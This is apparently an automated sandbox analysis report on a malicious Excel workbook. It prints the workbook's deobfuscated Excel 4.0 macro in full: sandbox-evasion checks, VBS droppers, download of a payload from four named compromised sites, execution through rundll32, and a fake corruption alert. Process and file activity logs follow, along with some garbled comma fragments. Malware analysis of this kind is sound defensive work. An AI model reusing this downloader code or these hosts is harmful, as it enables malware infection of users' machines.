Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a4 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 6c 00 00 00 0c 00 00 00 84 00 00 00 0d 00 00 00 90 00 00 00 13 00 00 00 9c 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 110927

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	110927
Entropy:	4.30361062043
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... B T . ' : . . . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c1 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 0d 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
=CLOSE(FALSE)
=APP.MAXIMIZE()
=IF(GET.WINDOW(7),GOTO(R3593C45),)
=IF(GET.WINDOW(20),,GOTO(R3593C45))
=IF(GET.WINDOW(23)<3,GOTO(R3593C45),)
=IF(GET.WORKSPACE(31),GOTO(R3593C45),)
=IF(GET.WORKSPACE(13)<770,GOTO(R3593C45),)
=IF(GET.WORKSPACE(14)<390,GOTO(R3593C45),)
=IF(GET.WORKSPACE(19),,GOTO(R3593C45))
=IF(GET.WORKSPACE(42),,GOTO(R3593C45))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,GOTO(R3593C45))
="C:\Users\Public\ACY.vbs"
="C:\Users\Public\Fx5kp9.txt"
=FOPEN(R3604C45,3)
=FWRITELN(R3606C45,"On Error Resume Next")
=FWRITELN(R3606C45,"Set mNw0 = CreateObject(""WScript.Shell"")")
=FWRITELN(R3606C45,"Set NoKtd = CreateObject(""Scripting.FileSystemObject"")")
=FWRITELN(R3606C45,"Set TAxYoj = NoKtd.CreateTextFile(""""&R3605C45&"""", True)")
=FWRITELN(R3606C45,"TAxYoj.WriteLine(mNw0.RegRead(""HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security\VBAWarnings""))")
=FWRITELN(R3606C45,"TAxYoj.Close")
=FCLOSE(R3606C45)
=EXEC("explorer.exe "&R3604C45&"")
=WHILE(ISERROR(FILES(R3605C45)))
=WAIT(NOW()+"00:00:01")
=NEXT()
=FILE.DELETE(R3604C45)
=FOPEN(R3605C45,2)
=FREAD(R3619C45,100)
=FCLOSE(R3619C45)
=FILE.DELETE(R3605C45)
=IF(ISNUMBER(SEARCH("1",R3620C45)),GOTO(R3593C45),)
=IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))),GOTO(R62871C15),GOTO(R34497C8))
="C:\Users\Public\yAYk.html"
```

```
="C:\Users\Public\NUmkIZf1.vbs"
=FOPEN(R52838C244,3)
=FWRITELN(R52839C244,"cmhe = ""https://estudiolacazezancarini.com/wp-crunch.php""")
=FWRITELN(R52839C244,"UwrJVV = ""https://germdisruptor.com/wp-crunch.php""")
=FWRITELN(R52839C244,"CrGBy9E = ""https://gurukal.in/wp-crunch.php""")
=FWRITELN(R52839C244,"h5Y16Ok = ""https://indoeducation.com/wp-crunch.php""")
=FWRITELN(R52839C244,"ciFx = Array(cmhe,UwrJVV,CrGBy9E,h5Y16Ok)")
=FWRITELN(R52839C244,"Dim g6BndV: Set g6BndV = CreateObject(""MSXML2.ServerXMLHTTP.6.0"")")
=FWRITELN(R52839C244,"Function pRG0RyFs(data):")
=FWRITELN(R52839C244,"g6BndV.setOption(2) = 13056")
=FWRITELN(R52839C244,"g6BndV.Open ""GET"", data, False")
=FWRITELN(R52839C244,"g6BndV.setRequestHeader ""User-Agent"", ""Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)""")
=FWRITELN(R52839C244,"g6BndV.Send")
=FWRITELN(R52839C244,"pRG0RyFs = g6BndV.Status")
=FWRITELN(R52839C244,"End Function")
=FWRITELN(R52839C244,"For Each qSfVr in ciFx")
=FWRITELN(R52839C244,"If pRG0RyFs(qSfVr) = 200 Then")
=FWRITELN(R52839C244,"Dim hOrjax: Set hOrjax = CreateObject(""ADODB.Stream"")")
=FWRITELN(R52839C244,"hOrjax.Open")
=FWRITELN(R52839C244,"hOrjax.Type = 1")
=FWRITELN(R52839C244,"hOrjax.Write g6BndV.ResponseBody")
=FWRITELN(R52839C244,"hOrjax.SaveToFile """&R52837C244&""", 2")
=FWRITELN(R52839C244,"hOrjax.Close")
=FWRITELN(R52839C244,"Exit For")
=FWRITELN(R52839C244,"End If")
=FWRITELN(R52839C244,"Next")
=FCLOSE(R52839C244)
=EXEC("explorer.exe "&R52838C244&"")
=WHILE(ISERROR(FILES(R52837C244)))
=WAIT(NOW()+"00:00:01")
=NEXT()
=FILE.DELETE(R52838C244)
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.")
="C:\Users\Public\ZaW.vbs"
=FOPEN(R52871C244,3)
="rundll32.exe"
=R52837C244&",DllRegisterServer"
="C:\Windows\System32"
=FWRITELN(R52872C244,"Set IkQhO = GetObject(""new:C08AFD90-F2A1-11D1-8455-00A0C91F3880"")")
=FWRITELN(R52872C244,"IkQhO.Document.Application.ShellExecute """&R52873C244&""","""&R52874C244&""","""&R52875C244&""",Null,0")
=FCLOSE(R52872C244)
=EXEC("explorer.exe "&R52871C244&"")
=GOTO(R3593C45)
="C:\Users\Public\u6do.html"
="https://estudiolacazezancarini.com/wp-crunch.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,R13136C165,R13135C165,0,0)
=FILES(R13135C165)
=IF(ISERROR(R13138C165),GOTO(R13145C165),)
=FOPEN(R13135C165)
=FSIZE(R13140C165)
=FCLOSE(R13140C165)
=IF(R13141C165<40000,,GOTO(R13162C165))
="https://germdisruptor.com/wp-crunch.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,R13144C165,R13135C165,0,0)
=FILES(R13135C165)
=IF(ISERROR(R13146C165),GOTO(R13153C165),)
=FOPEN(R13135C165)
=FSIZE(R13148C165)
=FCLOSE(R13148C165)
=IF(R13149C165<40000,,GOTO(R13162C165))
="https://gurukal.in/wp-crunch.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,R13152C165,R13135C165,0,0)
=FILES(R
```


,,,),,,
,,=,,
,,,,,,,,,,,,,,,4,,H,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,6,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,9,,,8,,,,,,,,,,,,,,,,,,,
,,
[,,C,,
,,A,,
,,,,,,,,,,,,,,,,R,,,
(,,],,,
,,2,,,
,,,,,,,,,,,,,,,,,-
,,
,,


Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 3812 Parent PID: 548

General

Start time:	12:36:18
Start date:	26/06/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x2f1d0000
File size:	20392608 bytes
MD5 hash:	716335EDBB91DA84FC102425BFDA957E
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F72E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	2F4ACF1E	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F72E.tmp	success or wait	1	2F63153C	DeleteFileW
C:\Users\Public\ACY.vbs	success or wait	1	2F63153C	DeleteFileW

Copyright null 2020

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\ACY.vbs	unknown	22	4f 6e 20 45 72 72 6f 72 20 52 65 73 75 6d 65 20 4e 65 78 74 0d 0a	On Error Resume Next..	success or wait	5	2F321203	WriteFile
C:\Users\Public\ACY.vbs	unknown	289	4f 6e 20 45 72 72 6f 72 20 52 65 73 75 6d 65 20 4e 65 78 74 0d 0a 53 65 74 20 6d 4e 77 30 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 57 53 63 72 69 70 74 2e 53 68 65 6c 6c 22 29 0d 0a 53 65 74 20 4e 6f 4b 74 64 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 53 63 72 69 70 74 69 6e 67 2e 46 69 6c 65 53 79 73 74 65 6d 4f 62 6a 65 63 74 22 29 0d 0a 53 65 74 20 54 41 78 59 6f 6a 20 3d 20 4e 6f 4b 74 64 2e 43 72 65 61 74 65 54 65 78 74 46 69 6c 65 28 22 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 46 78 35 6b 70 39 2e 74 78 74 22 2c 20 54 72 75 65 29 0d 0a 54 41 78 59 6f 6a 2e 57 72 69 74 65 4c 69 6e 65 28 6d 4e 77 30 2e 52 65 67 52 65 61 64 28 22 48 4b 43 55 5c 53 6f 66 74 77 61 72 65 5c 4d 69 63 72 6f 73 6f 66 74 5c 4f 66 66 69 63 65 5c 31 34	On Error Resume Next..Set mNw0 = CreateObject("Wscript.Shell")..Set NoKtd = CreateObject("scr<wbr>ipting.FileSystemObject").. Set TAxYoj = NoKtd.CreateTextFile("C:\Users\Public\Fx5kp9.txt", True)..TAxYoj.WriteLine(mNw0.RegRead("HKCU\Software\Microsoft\Office\14	success or wait	1	2F321203	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\ACY.vbs	unknown	16384	end of file	1	2F32110D	ReadFile
C:\Users\Public\ACY.vbs	unknown	16384	success or wait	4	2F32110D	ReadFile
C:\Users\Public\ACY.vbs	unknown	16384	success or wait	1	2F32110D	ReadFile
C:\Users\Public\Fx5kp9.txt	unknown	16384	end of file	1	2F32110D	ReadFile
C:\Users\Public\Fx5kp9.txt	unknown	16384	end of file	1	2F32110D	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 3944 Parent PID: 3812

General

Start time:	12:36:26

Start date:	26/06/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	explorer.exe C:\Users\Public\ACY.vbs
Imagebase:	0x400000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Caches	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	46D728	ILCreateFromPathW
C:\Users\user\AppData\Local\Microsoft\Windows\Caches	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	46D728	ILCreateFromPathW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 3972 Parent PID: 548

General

Start time:	12:38:58
Start date:	26/06/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x400000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 2060 Parent PID: 3972

General

Start time:	12:39:10
Start date:	26/06/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\Public\ACY.vbs'
Imagebase:	0xc40000
File size:	141824 bytes
MD5 hash:	979D74799EA6C8B8167869A68DF5204A
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\Fx5kp9.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CF8353E	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Fx5kp9.txt	unknown	1	30	0	success or wait	1	6CF83FBE	WriteFile
C:\Users\Public\Fx5kp9.txt	unknown	2	0d 0a	..	success or wait	1	6CF83FBE	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis